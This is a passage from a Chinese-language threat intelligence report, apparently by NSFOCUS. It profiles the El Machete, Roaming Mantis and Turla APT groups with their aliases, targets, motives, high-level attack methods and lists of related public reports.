最近发布报告		
2021-04-07	The Leap of a Cycldek-related Threat Actor	alienvault
2020-08-27	RTF Royal Road Drops a New MFC C++ Backdoor and Links to Goblin Panda	alienvault
2020-06-04	Cycldek: Bridging the （air） gap	alienvault
2020-06-03	Hellsing 组织攻击物理隔离系统	Kaspersky
2020-01-22	Shared malware builder analysis	alienvault

APT 组织画像



6.2.54 El Machete

组织名	El Machete
中文名	无
组织地理	未知
别名	Machete，machete-apt，APT-C-43
历史目标	委内瑞拉，厄瓜多尔，哥伦比亚，秘鲁，俄罗斯，古巴，西班牙，俄罗斯
目标行业	政府，国防
发现时间	2017-01-26
最近活跃	2020-09-28
动机	间谍活动
描述	El Machete 组织最早活跃于 2010 年，该组织主要针对委内瑞拉，厄瓜多尔，哥伦比亚，秘鲁，俄罗斯，古巴，西班牙和俄罗斯。常用攻击技术手段包括鱼叉式网络钓鱼电子邮件和通过虚假博客网站感染目标。

知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
6	220	32	188	0

最近发布报告

2020-09-25	APT-C-43 steals Venezuelan military secrets to provide intelligence support for the reactionaries - HpReact campaign	alienvault
2019-08-05	Sharpening the Machete	alienvault
2017-03-22	El Machete Malware Attacks Cut Through LATAM	alienvault

APT 组织画像

6.2.55 Roaming Mantis

组织名	Roaming Mantis	
中文名	无	
组织地理	未知	
别名	无	
历史目标	阿塞拜疆，孟加拉国，巴西，柬埔寨，加拿大，中国，丹麦，芬兰，法国，德国，印度，印度尼西亚，伊朗，爱尔兰，意大利，日本，哈萨克斯坦，荷兰，俄罗斯，沙特阿拉伯，韩国，斯里兰卡，瑞典，瑞士，泰国，英国，美国，越南	
目标行业	运输，金融	
发现时间	2018-10-01	
最近活跃	2021-08-12	
动机	经济利益	
描述	Roaming Mantis 组织通过入侵了可利用的路由器并修改 DNS 配置，从而将路由器用户的流量重定向到伪装成 Facebook 和 Chrome 的恶意 Android 应用程序，或重定向到用于窃取 Apple ID 凭据的苹果网络钓鱼页面。	


知识关联

报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
19	904	418	486	0

最近发布报告

2021-08-12	MoqHao Android SMS phishing campaign targeting Asia	alienvault
2021-06-18	FakeCop as OmaPosti - RoamingMantis campaign	alienvault
2021-05-06	Roaming Mantis Amplifies Smishing Campaign with OS-Specific Android Malware	alienvault
2020-09-21	FakeCop masquerades as SingPost， PostNord	alienvault
2020-07-01	FAKESPY 伪装成世界各地的邮政程序	cybereason

APT 组织画像




6.2.56 Turla Group

组织名	Turla Group	
中文名	无	
组织地理	俄罗斯	
别名	Turla，Snake，Venomous Bear，VENOMOUS Bear，Group 88，Waterbug，WRAITH，Turla Team，Uroburos，Pfinet，TAG_0530，KRYPTON，Hippo Team，Pacifier APT，Popeye，SIG23，Iron Hunter，MAKERSMARK	
历史目标	比利时，乌克兰，中国，约旦，希腊，哈萨克斯坦，亚美尼亚，波兰，德国，美国	
目标行业	政府，军事，外交，教育，医疗	
发现时间	2017-02-09	
最近活跃	2021-09-21	
动机	间谍活动	
描述	Turla Group 是一个俄罗斯 APT 组织，自 2014 年以来已感染超过 45 个国家数百台计算机，其中包括政府、军事、外交、教育和医药行业。该组织攻击的规模和手段堪称史诗级别，最初的攻击阶段就包括四种不同的方法：Adobe PDF 漏洞来欺骗电子邮件，.SCR 扩展名的恶意软件安装程序，Java 漏洞、Flash 漏洞或 Internet Explorer 6，7，8 漏洞的水坑攻击和依靠社会工程来诱骗用户运行假冒的 Flash Player 恶意软件安装程序的水坑攻击。若受害目标为攻击者所感兴趣的，将会升级更复杂的后门：Carbon/Cobra，两个后门可以同时运行。	

知识关联				
报告数量	威胁指示器数量	网络基础设施数量	恶意样本数量	利用漏洞数量
36	855	168	681	6

最近发布报告		
2021-09-27	Russian Turla APT Group Deploying New Backdoor on Targeted Systems	thehackernews
2021-09-21	Turla APT Plants Novel Backdoor In Wake of Afghan Unrest	threatpost
2021-09-21	TinyTurla - Turla deploys new malware to keep a secret backdoor on victim machines	talos
2021-02-19	IronNetInjector: Turla’ s New Malware Loading Tool	Unit42
2020-12-06	神操作！俄罗斯黑客组织竟然使用 Dropbox 来存储恶意软件窃取到的数据	安全客

APT 组织画像



平行实验室，专注于研究网络空间战略、技术和管理框架的知识表述和知识学习，结合 AI 人工智能、靶场和数字孪生来实现平行化智能，实现网络空间可视化指挥治理。

伏影实验室专注于安全威胁监测与对抗技术研究。研究目标包括 Botnet、APT 高级威胁，DDoS 对抗，WEB 对抗，流行服务系统脆弱利用威胁、身份认证威胁，数字资产威胁，黑色产业威胁及新兴威胁。通过掌控现网威胁来识别风险，缓解威胁伤害，为威胁对抗提供决策支撑。

绿盟威胁情报中心（NTI）

绿盟威胁情报中心 (NSFOCUS Threat Intelligence center, NTI) 是绿盟科技为落实智慧安全 3.0 战略，促进网络空间安全生态建设和威胁情报应用，增强客户攻防对抗能力而组建的专业性安全研究组织。其依托公司专业的安全团队和强大的安全研究能力，对全球网络安全威胁和态势进行持续观察和分析，以威胁情报的生产、运营、应用等能力及关键技术作为核心研究内容，推出了绿盟威胁情报平台以及一系列集成威胁情报的新一代安全产品，为用户提供可操作的情报数据、专业的情报服务和高效的威胁防护能力，帮助用户更好地了解和应对各类网络威胁。

NSFOCUS绿盟科技

扫描绿盟科技官微二维码
可在手机端直接观看报告电子书